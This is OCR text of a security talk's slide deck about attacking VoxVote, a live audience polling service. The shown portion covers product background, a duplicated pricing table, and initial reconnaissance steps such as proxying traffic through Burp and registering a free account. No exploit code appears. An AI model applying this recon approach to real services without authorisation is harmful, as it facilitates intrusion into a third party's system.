

algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini


intro
existential canon fodder...
background

background


background

wtf is voxvote?

polling software for presenters


wtf is voxvote?

polling software for presenters



is it being used?

is it being used?



40,252


ACTIVE USERS LAST MONTH

3,801,002

VOTES

pricing

pricing



Free

For Starters

5
free events

- 10 questions per event (5x10 = 50 questions)
- UNLIMITED users
- Live results
- Single questions
- Multiple Choice
- Open answers
- Ranked questions
- Live crosstab
- VoxQuiz™
- Voting summary
- Public results
- E-mail support

Free

Try your free events now, worth more than € 100.

Try now

Bronze

All features unlocked
pay: 2 + 1 bonus

3
extra events

- UNLIMITED questions
- UNLIMITED users
- Live results
- Single questions
- Multiple Choice
- Open answers
- Ranked questions
- NEW Slides / Presentation
- Question Images
- Live crosstab and Wordcloud
- VoxQuiz™
- Voting summary
- Allow questions from audience & Moderate
- Logo / branding
- Private results
- Export data Excel
- Phone support

€ 99.00
only € 33.00 per event (€119.79 Incl. VAT)

Buy 2, get 1 bonus credit, this will be added to your remaining (free) credits.

Buy / Read more

Silver

Occasional speaker/trainer.
pay: 8 + 2 bonus

10
extra events

- UNLIMITED questions
- UNLIMITED users
- Live results
- Single questions
- Multiple Choice
- Open answers
- Ranked questions
- NEW Slides / Presentation
- Question Images
- Live crosstab and Wordcloud
- VoxQuiz™
- Voting summary
- Allow questions from audience & Moderate
- Logo / branding
- Private results
- Export data Excel
- Phone support

€ 199.00
only € 19.90 per event (€240.79 Incl. VAT)

Your audience love VoxVote as well, so you need more credits.

Buy / Read more

Gold

Corporate users
pay: 50 + 10 bonus

60
extra events

- UNLIMITED questions
- UNLIMITED users
- Live results
- Single questions
- Multiple Choice
- Open answers
- Ranked questions
- NEW Slides / Presentation
- Question Images
- Live crosstab and Wordcloud
- VoxQuiz™
- Voting summary
- Allow questions from audience & Moderate
- Logo / branding
- Private results
- Export data Excel
- Phone support


€ 599.00
only € 9.98 per event (€724.79 Incl. VAT)

For speakers who perform a lot on stage. Or shared credits in your company

Buy / Read more

pricing

Free	Bronze	Silver	Gold
For Starters	All features unlocked pay: 2 + 1 bonus	Occasional speaker/trainer. pay: 8 + 2 bonus	Corporate users pay: 50 + 10 bonus
5 free events	3 extra events	10 extra events	60 extra events
10 questions per event (5x10 = 50 questions)	UNLIMITED questions	UNLIMITED questions	UNLIMITED questions
UNLIMITED users	UNLIMITED users	UNLIMITED users	UNLIMITED users
Live results	Live results	Live results	Live results
Single questions	Single questions	Single questions	Single questions
Multiple Choice	Multiple Choice	Multiple Choice	Multiple Choice
Open answers	Open answers	Open answers	Open answers
Ranked questions	Ranked questions	Ranked questions	Ranked questions
Live crosstab	NEW Slides / Presentation	NEW Slides / Presentation	NEW Slides / Presentation
VoxQuiz™	Question Images	Question Images	Question Images
Voting summary	Live crosstab and Wordcloud	Live crosstab and Wordcloud	Live crosstab and Wordcloud
Public results	VoxQuiz™	VoxQuiz™	VoxQuiz™
E-mail support	Voting summary	Voting summary	Voting summary
	Allow questions from audience Moderate	Allow questions from audience Moderate	Allow questions from audience Moderate
	Logo / branding	Logo / branding	Logo / branding
	Private results	Private results	Private results
	Export data Excel	Export data Excel	Export data Excel
	Phone support	Phone support	Phone support
Free	€ 99.00	€ 199.00	€ 599.00
Try your free events now, worth more than € 100.	only € 33.00 per event (€119.79 Incl. VAT)	only € 19.90 per event (€240.79 Incl. VAT)	only € 9.98 per event (€724.79 Incl. VAT)
Try now	Buy 2, get 1 bonus credit, this will be added to your remaining (free) credits.	Your audience love VoxVote as well, so you need more credits.	For speakers who perform a lot on stage. Or shared credits in your company
	Buy / Read more	Buy / Read more	Buy / Read more




algorythm
intro
analysis
ROCK
THE
VOTE
attack
fix?
research
fini


research
and info
collection
how to hack the gibson....
first steps
digging
deeper
time to go!

first steps

set desktop browser & mobile device to use burp proxy

register a free account


create a poll

run the poll

answer questions


ui - question builder

ui - question builder



ui - running

ui - running



Rockin' The VoxVote!
Question No 1 is ON AIR
Crossing Navigator
---Select---
Question Navigator
1 - Does this talk suck?
menu
Start
Stop
Refresh
1. Does this talk suck?
Yes 0%
No 0%
PREVIEW MODE
use the live option when on stage with live audience
14
0
20
40
60
80
100
voxvote
Create your own for free
Vote on live.voxvote.com or download app.
PIN: 65661

mobile

register voter

mobile

register voter




mobile

wait for question

mobile

wait for question




mobile

vote!

mobile

vote!

